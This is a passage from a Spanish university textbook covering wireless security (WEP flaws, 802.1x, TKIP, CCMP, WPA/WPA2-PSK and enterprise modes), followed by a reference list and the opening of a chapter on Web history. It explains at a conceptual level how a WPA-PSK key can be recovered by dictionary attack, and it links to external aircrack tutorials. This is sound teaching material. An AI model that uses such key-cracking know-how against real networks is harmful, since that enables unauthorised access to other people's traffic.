Este vector de inicialización es usado para concatenar con la clave secreta formando el SEED, que se usa para generar números pseudoaleatorios del tamaño del payload (cuerpo + CRC) más el vector de comprobación de integridad (ÏCV).
El ICV es una suma de comprobación que se recalcula en el destino para comprobar la validez de los datos enviados.
En el momento de envío de la trama, WEP combina la clave con el payload/ICV mediante operaciones XOR a nivel de bit, y añade el vector de inicialización sin cifrar, y los primeros bytes del cuerpo de la trama, sin cifrar también. El receptor usa el IV de la trama para descifrar el payload.
Aparentemente el cifrado wep puede parecer seguro, pero ostenta varias debilidades que provocan el parecer en una falsa sensación de seguridad:

- La longitud del vector de inicialización es muy corta.
- Usa llaves de cifrado estáticas.
- Usando solo 24 bits, WEP repetirá el vector de inicialización en paquetes diferentes, pudiendo ser repetido en transmisiones continuas.
- Con suficientes tramas se puede conocer la clave secreta compartida por criptoanálisis diferencial.

Con ello podemos deducir que el cifrado WEP no es la solución definitiva para la protección de la información en redes inalámbricas, pero no debemos olvidar que poca seguridad es mejor que ninguna, WEP es una barrera de entrada que evitará el éxito de los intrusos con pocos recursos. Es apropiado para entornos domésticos y educativos.
También es recomendable cambiar la clave secreta de WEP de forma periódica y frecuente, de cara a evitar que un atacante consiga toda la información que pueda necesitar para llevar a cabo un ataque a la red.

4.5.3 Buenas prácticas en el diseño de redes inalámbricas

Se podrían hacer varias recomendaciones para diseñar una red inalámbrica e impedir lo máximo posible el ataque de cualquier intruso.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Como primera medida, se debe separar la red de la organización en un dominio público y otro privado. Los usuarios que proceden del dominio público (los usuarios de la red inalámbrica) pueden ser tratados como cualquier usuario de Internet (externo a la organización). Así mismo, instalar cortafuegos y mecanismos de autentificación entre la red inalámbrica y la red clásica, situando los puntos de acceso delante del cortafuegos y utilizando VPN a nivel de cortafuegos para la encriptación del tráfico en la red inalámbrica.
Los clientes de la red inalámbrica deben acceder a la red utilizando SSH, VPN o IPSec y mecanismos de autorización, autenticación y encriptación del tráfico (SSL). Lo ideal sería aplicar un nivel de seguridad distinto según que usuario accede a una determinada aplicación.
La utilización de VPNs nos impediría la movilidad de las estaciones cliente entre puntos de acceso, ya que estos últimos necesitarían intercambiar información sobre los usuarios conectados a ellos sin reiniciar la conexión o la aplicación en curso, cosa no soportada cuando utilizamos VPN.
Como contradicción, es recomendable no utilizar excesivas normas de seguridad por que podría reducir la rapidez y la utilidad de la red inalámbrica. La conectividad entre estaciones cliente y PA es FCFS, es decir, la primera estación cliente que accede es la primera en ser servida, además el ancho de banda es compartido, motivo por el cual nos tenemos que asegurar un número adecuado de puntos de acceso para atender a los usuarios.
También se podrían adoptar medidas extraordinarias para impedir la intrusión, como utilizar receivers (*Signal Leakage Detection System*) situados a lo largo del perímetro del edificio para detectar señales anómalas hacia el edificio además de utilizar estaciones de monitorización pasivas para detectar direcciones MAC no registradas o clonadas y el aumento de tramas de re-autentificación.
Por último también podrían ser adoptadas medidas físicas en la construcción del edificio o en la utilización de ciertos materiales atenuantes en el perímetro exterior del edificio, debilitando lo máximo posible las señales emitidas hacia el exterior. Algunas de estas recomendaciones podrían ser, aún a riesgo de resultar extremadas:
- Utilizar cobertura metálica en las paredes exteriores.
- Vidrio aislante térmico (atenúa las señales de radiofrecuencia).
- Persianas venecianas de metal, en vez de plásticas.
- Poner dispositivos WLAN lejos de las paredes exteriores.
- Revestir los closets (rosetas) de la red con un revestimiento de aluminio.
- Utilizar pintura metálica.
- Limitar el poder de una señal cambiando la atenuación del transmisor.

4.5.4 Mejoras de 802.11i

Tomando conciencia de las debilidades que acarrea el estándar 802.11 en su protocolo WEP, se constituyó el comité 802.11i para tratar de mejorar los aspectos de seguridad en las redes inalámbricas.
A estas alturas muchos fabricantes han desarrollado tecnologías propietarias para mejorar la seguridad en las capas superiores del modelo OSI, que no estarán especificadas en 802.11i por no ser un objetivo del estándar tratar las capas superiores.

4.5.4.1 802.1x

El estándar 802.1x es un estándar de control de acceso a la red basado en puertos. Restringe el acceso a la red hasta que el usuario se ha validado. El sistema presentaría los siguientes elementos:

- Estaciones cliente.
- Punto de acceso.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Servidor de autenticación.

En un sistema con 802.1x activado, se generarán 2 claves: la clave de sesión (*pairwise key*) y la clave de grupo (*groupwise key*). Las llaves de grupo son compartidas por todas las estaciones conectadas a un mismo punto de acceso, y son usadas para el tráfico multicast. Las llaves de sesión son únicas para cada asociación entre cliente y punto de acceso, y establecerán un puerto privado entre ambos.
Respecto de la seguridad, y comparado con WEP, 802.1x aporta las siguientes mejoras:

- Presenta un modelo de seguridad con administración centralizada.
- La llave de cifrado principal es única para cada sesión, por lo que el tráfico de la misma es reducido (no se repite en otros clientes, como en WEP).
- Existe una generación dinámica de claves por parte del servidor de autenticación, sin necesidad de ser administrado manualmente.
- Se aplica una autentificación fuerte en la capa superior.

4.5.4.2 TKIP (Temporal Key Integrity Protocol)

Este protocolo pretende resolver las deficiencias del algoritmo WEP y mantener la compatibilidad con el hardware usado hasta el momento mediante una actualización de firmware.
El protocolo TKIP contiene los siguientes elementos:

- Un código de integración de mensajes, que cifra el checksum incluyendo las direcciones físicas de origen y destino, y los datos en texto plano de la trama 802.11. Con ello hacemos frente a los ataques de falsificación.
- Medidas para reducir la probabilidad de que un atacante pueda usar una clave determinada, o deducirla de la transmisión.
- Uso de un vector de inicialización de 48 bits, llamado TSC (TKIP Secuence Counter) para protegerse de ataques por repetición, descartando los paquetes recibidos fuera de orden.

4.5.4.3 CCMP (Counter Mode with CBC-Mac Protocol)

Es un protocolo complementario a TKIP y presenta un nuevo método de cifrado basado en AES, con el algoritmo CBC-MAC.
CCMP usará un vector de inicialización de 48 bits denominado Número de Paquete, usado a lo largo del proceso de cifrado, junto con la información para inicializar el cifrado AES para calcular el MIC y el cifrado de la trama.
Mientras que TKIP será opcional en 802.11i, CCMP va a ser de uso obligado.

4.5.5 WPA/WPA2-PSK

WPA surgió con la finalidad de añadir integridad y protección a las redes inalámbricas, conformando un sistema de "migración" de las redes actuales hasta que 802.11i fuera ratificado y se pueda adoptar WPA2.
Entre sus características relativas a seguridad se encuentran las siguientes:

- **Fuerza la autenticación**: requiere la autenticación 802.1x, que en 802.11 era opcional. En entornos en los que no exista un servidor Radius, WPA admite una clave previamente compartida, el denominado WPA-PSK (Pre-Shared Key)

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Requiere el protocolo de integridad de clave temporal (TKIP).
- Michael: el método Michael proporciona características que mejoran la integridad de los mensajes añadiendo un MIC de 8 bytes que se coloca entre los datos del marco IEE 802.11 y el ICV de 4 bytes, y se cifra junto con los otros datos. También es una ayuda contra los ataques de reproducción, ya que introduce un contador de trama.
- Admite AES como sustituto de WEP, de cara a mejorar la fortaleza del cifrado, aunque es opcional para los fabricantes.

Cuando IEEE sacó a la luz 802.11i, la comenzaron a certificarse dispositivos que cumplían el nuevo estándar. Se estableció entonces dos vertientes: WPA y WPA2, que soportan el protocolo 802.1x, se usó para la autenticación en ámbitos empresariales y la autenticación mediante clave compartida (PSK) para entornos con menos recursos como los domésticos.
WPA y WPA2 se diferencian poco conceptualmente y difieren principalmente en el algoritmo de cifrado que emplean. Mientras WPA basa el cifrado de las comunicaciones en el uso del algoritmo TKIP, que está basado en RC4 al igual que WEP, WPA2 utiliza CCMP (*Counter-mode/CBC-MAC Protocol*) basado en AES (*Advanced Encrytion System*). La segunda diferencia notable se encuentra en el algoritmo utilizado para controlar la integridad del mensaje. Mientras WPA usa una versión menos elaborada para la generación del código MIC [*Message Integrity Code*], o código *"Michael"*, WPA2 implementa una versión mejorada de MIC.
Lógicamente, a la hora de elegir entre ambos, es mucho mejor usar WPA2 y en caso de entornos domésticos, WPA2-PSK debido a la mejora del cifrado que supone AES. Si no se puede, WPA es igualmente válido ya que veremos que a día de hoy las vulnerabilidades del algoritmo no están en ese punto.
La diferencia que hay entre un WPA2 normal y un WPA2-PSK es que en el segundo caso la semilla de generación de claves es siempre la misma, la PSK y es común para AP y cliente. En el WPA2 o empresarial, se autentifica contra servidores RADIUS (*Remote Authentication Dial-In User Server*) y la semilla cambia cada nueva sesión.

4.5.5.1 Arquitectura WPA/WPA2 PSK

Independientemente del sistema de seguridad que se elija para la red (WEP, WPA-PSK o WPA2-PSK), el proceso de asociación es siempre el mismo. Este proceso va a depender de si la red está enviando si ESSID o no.
En el primer caso el cliente iniciará la comunicación en dos fases: una de Autentificación y otra de Asociación. En el segundo caso, el cliente envía el ESSID como llamada esperando que la red le responda y así poder comenzar las fases anterior. El proceso puede verse en el siguiente diagrama:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

¿Y qué diferencia hay entre WEP y WPAx? Pues que la política de seguridad se acuerda entre ambos pares durante la fase de autentificación.
El hecho de que parte de la comunicación inicial sea abierta (el envío de SSID no está encriptado) permite el envío de paquetes que reinician la asociación y produce que el cliente vuelva a repetir el proceso de autentificación. En el caso de PSK se pasa al intercambio de claves dado que la semilla, como comentamos, no cambia.
El intercambio de claves que se hace es que el cliente genera un número, el servidor otro y con esos números y la semilla, se genera una clave de cifrado denominada PTK que, junto a la MAC y ESSID permite crear las claves usadas durante la comunicación. En concreto se generan 6 que TKIP (o CCMP) usa 2 para cifrar y firma de mensajes, 2 para cifrar y firmar al autentificar conexiones y 2 para cifrado y firma de conexiones multicast.

4.5.5.2 Vulnerabilidad

Pensando un poco podemos ver que si un atacante logra obtener el ESSID, las MAC y los números aleatorios generados intentar obtener la PSK usada. Si la consigue, podrá generar las claves y leer todo el tráfico de otro usuario. Por tanto la fortaleza provendrá que la clave no sea sencilla, ni susceptible a diccionario y por tanto el ataque por fuerza bruta o diccionario no sea posible.
Puede verse más información sobre estos y otros ataques y pasos de realización sobre usando aircrack en el siguiente artículo de la revista haking9 http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf y demostración de cómo realizarlo con herramientas Windows en http://foro.el-hacker.com/index.php/topic,162289.0.html

4.5.6 WPA/WPA2

Como diferencia del esquema PSK, en WPA2 Empresarial se usan tecnologías más fuertes (pero que requieren más infraestructura) como son el uso de servidores RADIUS y sistemas de autenticación EAP basados en certificados digitales, contraseñas e incluso el uso de cifrado SSL para el intercambio EAP. Esto impide determinar la clave usada para generar los tokens (que recordemos antes era la PSK) por lo que la vulnerabilidad anterior ya no tiene sentido. Así podríamos implantar una infraestructura WPA/WPA2-EAP-MSCHAPv2, WPA/WPA2-EAP-MD5, WPA/WPA2-EAP-TLS (con autenticación del cliente mediante certificados digitales de usuario) y los más fortalecidos WPA/WPA2-PEAP-MSCHAPv2, también conocido como TLS-EAP-TLS por ser este el orden de las capas de los protocolos, dónde primero se autentica realiza una conexión SSL entre el servidor y el cliente con certificado de máquina del servidor o del servidor y el cliente, con lo que se autentica digitalmente la máquina cliente primero, luego se negocia con

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

EAP la autenticación mediante el uso de certificados digitales de usuario y por último el usuario envía su certificado sobre la capa SSL inicial.
Sin embargo, se están produciendo ataques que, bajo ciertas condiciones y en tiempos razonables permite atacar el protocolo WPA. El año pasado se presentó un ataque que permitía falsificar paquetes en comunicaciones WPA con QoS (Quality of Service) activado en un plazo de unos 15 minutos. Este mismo año, investigadores japoneses han encontrado una mejora que podría permitir la realización de un ataque parcial en redes WPA con TKIP sin más restricciones en tiempos de hasta 1 minuto. Los detalles concretos de dicho ataque se harán públicos en unas pocas semanas y es de esperar que, basándose en ellos, vayan apareciendo mejoras del mismo que desvirtúen la fortaleza de WPA. Pero no olvidemos que WPA se implantó como una transición entre el pobre WEP y el estándar WPA2, por lo que las comunicaciones WPA2 no PSK siguen siendo perfectamente seguras.
Puede verse un ejemplo concreto de implementación de WPA2 sobre Windows server en http://www.microsoft.com/downloads/details.aspx?FamilyID=60c5d0a1-9820-480e-aa38-63485eca8b9b&displaylang=en

4.6 Resumen

En este capítulo hemos podido aprender las diferentes formas en que podemos "interpretar" las normas para provocar situaciones que en muchos casos no han sido previstas por los administradores de redes y sistemas.
Hemos visto como hacer escuchas en la red, inyectar información en las comunicaciones, falsificar la procedencia de las comunicaciones, secuestrar las sesiones, falsificar los registros de DNS para llevar a cabo suplantaciones en servicios y como "mantener entretenidos" servicios que no queremos que estén funcionando de forma correcta. También hemos visto como evitar que nuestra organización se encuentre en este tipo de situaciones, y en caso de encontrarlas, como reaccionar ante ellas. También hemos aprendido a usar los IDS, los firewall y los honeypots para proteger nuestras redes de servicios. El siguiente punto es la experimentación: preparar entornos AISLADOS para poder probar las técnicas que hemos aprendido y los métodos de protección.
No debemos llevar a cabo ningún tipo de prueba sobre redes de producción, ya que podríamos ocasionar pérdidas económicas a los propietarios, ni probar sobre servicios que podamos encontrar en internet, ya que podría tener repercusiones penales sobre las personas que las efectúen.
Debemos usar el cuchillo que hemos estado afilando para ayudarnos a cortar la comida, no para apuñalar a la gente.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

References

1. Ana Karin Chávez Valdivia (2017). Between the Profiles Pay Per View and the Protection of Personal Data: the Product is You. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
2. Ana Oliveira Alves, Tiago Dias, David Silva (2015). A Real-Time, Distributed and Context-Aware System for Managing Solidarity Campaigns. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
3. Angelo Costa, Stella Heras, Javier Palanca, Paulo Novais, Vicente Julián (2016). Persuasion and Recommendation System Applied to a Cognitive Assistant. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
4. Canizes, B., Pinto, T., Soares, J., Vale, Z., Chamoso, P., & Santos, D. (2017). Smart City: A GECAD-BISITE Energy Management Case Study. In 15th International Conference on Practical Applications of Agents and Multi-Agent Systems PAAMS 2017, Trends in Cyber-Physical Multi-Agent Systems (Vol. 2, pp. 92–100). https://doi.org/10.1007/978-3-319-61578-3_9
5. Carlos Alberto Ochoa, Lourdes Yolanda Margain, Francisco Javier Ornelas, Sandra Guadalupe Jiménez, Teresa Guadalupe Padilla (2014). Using multi-objective optimization to design parameters in electro-discharge machining by wire. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
6. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
7. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
8. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
9. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
10. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
11. Céline Ehrwein Nihan (2013). Healthier? More Efficient? Fairer? An Overview of the Main Ethical Issues Raised by the Use of Ubicomp in the Workplace. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
12. Chamoso, P., de La Prieta, F., Eibenstein, A., Santos-Santos, D., Tizio, A., & Vittorini, P. (2017). A device supporting the self-management of tinnitus. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 10209 LNCS, pp. 399–410). https://doi.org/10.1007/978-3-319-56154-7_36
13. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
14. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
15. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
16. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
17. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
18. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In Advances in Case-Based Reasoning, Proceedings (Vol. 3155, pp. 533–546).
19. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews, 32(4), 307–313. https://doi.org/10.1109/tsmcc.2002.806072
20. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In Industrial Conference on Data Mining (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

21. David Griol, Jose M. Molina (2016). A proposal to manage multi-task dialogs in conversational interfaces. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
22. David Griol, Jose Manuel Molina (2016). From VoiceXML to multimodal mobile Apps: development of practical conversational interfaces. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
23. Davide Carneiro, Daniel Araújo, André Pimenta, Paulo Novais (2016). Real Time Analytics for Characterizing the Computer User's State. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
24. Eduardo Facchini, Eduardo Mario Dias, Alexandre Pelegi Abreu, Maria Lídia Rebello Pinho Dias (2016). Brazil in Search of Transparency E-Gov. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
25. Eduardo Mario Dias, Eduardo Facchini, Antônio Carlos De Moraes, Mauricio Lima Ferreira, Willian Reginato Este, Maria Lídia Rebello, Pinho Dias (2014). A Future Look. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
26. Elton S Siqueira, Patrick Cisuaka Kabongo, Tiancheng Li, Carla D. Castanho, Li Weigang (2016). On Chinese and Western Family Trees: Mechanism and Performance. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
27. Ester Martinez-Martin, Maria Teresa Escrig, Angel P. Del POBIL (2013). A Qualitative Acceleration Model Based on Intervals. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
28. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
29. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. International Journal of Intelligent Systems, 16(4), 571–586. https://doi.org/10.1002/int.1024
30. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In Communications in Computer and Information Science (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
31. Giovani Parente Farias, Ramon Fraga Pereira, Lucas W. Hilgert, Felipe Meneguzzi, Renata Vieira, Rafael H. Bordini (2017). Predicting Plan Failure by Monitoring Action Sequences and Duration. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
32. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
33. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
34. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
35. Jean Louis Monino, Soraya Sedkaoui (2016). The Algorithm of the Snail: An Example to Grasp the Window of Opportunity to Boost Big Data. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
36. Johannes Fähndrich, Sebastian Ahrndt, Sahin Albayrak (2014). Formal Language Decomposition into Semantic Primes. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
37. Karel Macek, Jiri Rojicek, Georgios Kontes, Dimitrios V. Rovas (2013). Black-Box Optimization for Buildings and Its Enhancement by Advanced Communication Infrastructure. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
38. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
39. M.ª Belén Aige (2017). The online tourist fraud: the new measures of technological investigation in Spain. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
40. Marco Antonio Ameller, María Angélica González (2016). Minutiae filtering using ridge-valley method. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

41. Merce Teixido, Tomás Palleja, Marcel Tresanchez, Davinia Font, Javier Moreno, Alicia Fernández, Jordi Palacín, Carlos Rebate (2013). Optimization of the virtual mouse HeadMouse to foster its classroom use by children with physical disabilities. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
42. Muhammad Amin Khan, Felix Freitag (2014). Sparks in the Fog: Social and Economic Mechanisms as Enablers for Community Network Clouds. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
43. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
44. Pawel Pawlewski, Kamila Kluska (2017). Modeling and simulation of bus assembling process using DES/ABS approach. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
45. Rodriguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
46. Roussanka Loukanova (2016). Relationships between Specified and Underspecified Quantification by the Theory of Acyclic Recursion. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
47. Saverio Giallorenzo, Maurizio Gabbrielli, Fabrizio Montesi (2014). Service-Oriented Architectures: from Design to Production exploiting Workflow Patterns. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
48. Sebastián Romero, Habib Moussa Fardoun, Victor Manuel Ruiz Penichet, José Antonio Gallud (2013). Tweacher: New proposal for Online Social Networks Impact in Secondary Education. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
49. Silvia Susana Toscano (2017). Freedom of Expression, Right to Information, Personal Data and the Internet in the view of the Inter-American System of Human Rights. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
50. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In International Conference on Practical Applications of Agents and Multi-Agent Systems (pp. 258–261).
51. Tiago Oliveira, José Neves, Paulo Novais (2012). Guideline Formalization and Knowledge Representation for Clinical Decision Support. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
52. Tiago Pinto, Luis Marques, Tiago M Sousa, Isabel Praça, Zita Vale, Samuel L Abreu. (2017) Data-Mining-based filtering to support Solar Forecasting Methodologies. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
53. Tiancheng Li, Shudong Sun (2013). Online Adapting the Magnitude of Target Birth Intensity in the PHD Filter. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
54. Vanessa N. Cooper, Hisham M. Haddad, Hossain Shahriar (2014). Android Malware Detection Using Kullback-Leibler Divergence. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Entorno tecnológico (Alternativas)

Florentino Fernández [1] and Roberto Casado-Vara [2]

[1] University of Vigo, Circunvalación ao Campus Universitario, 36310 Vigo, Pontevedra, Spain
verola@uvigo.es
[2] University of Salamanca, Plaza de los Caídos s/n – 37002 – Salamanca, Spain
rober@usal.es

Resumen. Con el nacimiento de la World Wide Web (WWW) se creó un sistema de documentos de hipertexto enlazados mediante hipervínculos para poder acceder por medio de internet. La gran diversidad de navegadores y servidores Web que han surgido desde la creación de la WWW hace que sea importante mantener unos estándares con el fin de maximizar la compatibilidad e interoperabilidad entre todos ellos. Como ya se ha comentado, el organismo responsable de mantener la mayor parte de estos estándares es el World Wide Web Consortium (W3C), cuyo director desde el año 2007 es Tim Berners-Lee. En este capitulo vamos a repasar los principales protocolos de la WWW y, las tecnologías web asociados a ellos.

Palabras clave: World Wide Web.

Abstract. With the growth of the World Wide Web (WWW) a system of hyperlinked hypertext documents was created for access via the Internet. The great diversity of browsers and Web servers that have emerged since the creation of the WWW makes it important to maintain standards in order to maximize compatibility and interoperability among them all. As already mentioned, the body responsible for maintaining most of these standards is the World Wide Web Consortium (W3C), whose director since 2007 is Tim Berners-Lee. In this chapter we will review the main protocols of the WWW and the web technologies associated with them.

Keywords: World Wide Web

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1 Introducción

1.1 ¿Qué es la World Wide Web?

La World Wide Web (WWW) es un sistema de documentos de hipertexto y de hipermedia enlazados por medio de hipervínculos, a los cuales se puede acceder por medio de Internet. Está compuesto por un conjunto de sitios Web que almacenan páginas de hipertexto que pueden ser visitados mediante un navegador Web.

El organismo responsable de mantener y gestionar los estándares de la WWW es el World Wide Web Consortium (W3C). Este consorcio está formado, actualmente, por más de trescientas organizaciones (listadas en http://www.w3.org/Consortium/Member/List) entre las que se encuentran empresas, organizaciones sin ánimo de lucro, universidades y entidades gubernamentales [1-5].

1.2 Historia de la World Wide Web

El nacimiento de la WWW se produce alrededor de 1989, aunque las ideas en las se basa datan de los años 40 y 50.

En los años 40, Vannevar Bush propuso el sistema Memex, un sistema documental de almacenamiento y consulta de todo tipo de documentos basado en microfilms. El sistema, que nunca llegó a ser materializado, permitía almacenar los documentos de manera que resultaba sencillo recuperar un documento concreto junto con aquellos que estuviesen relacionados con él. El sistema también le proporcionaba al lector mecanismos para añadir anotaciones a los documentos, que pasaban a formar parte de la información almacenada.

Posteriormente, en la década de los 50, Theodore Holm "Ted" Nelson describió lo que se podía considerar como un sistema de hipertexto, en el cual la información estaba enlazada. Fue el primero en acuñar el término hipertexto para definir aquellos documentos de texto relacionados entre sí mediante hiperenlaces y que pueden ser consultados mediante medios no lineales. También acuñó el término hipermedia como extensión del término hipertexto para hacer referencia a imágenes, vídeos, sonido y otros tipos de medios.

En la segunda mitad de 1980, Tim Berners-Lee diseña e implementa el sistema ENQUIRE para el CERN (*Organización Europea para la Investigación Nuclear*). Éste era un sistema servidor que almacenaba los documentos en una base de datos y permitía gestionarlos. Dos de las características más destacables de este sistema eran que permitía editar los documentos directamente en el servidor y establecer enlaces (hipervínculos) entre los documentos.

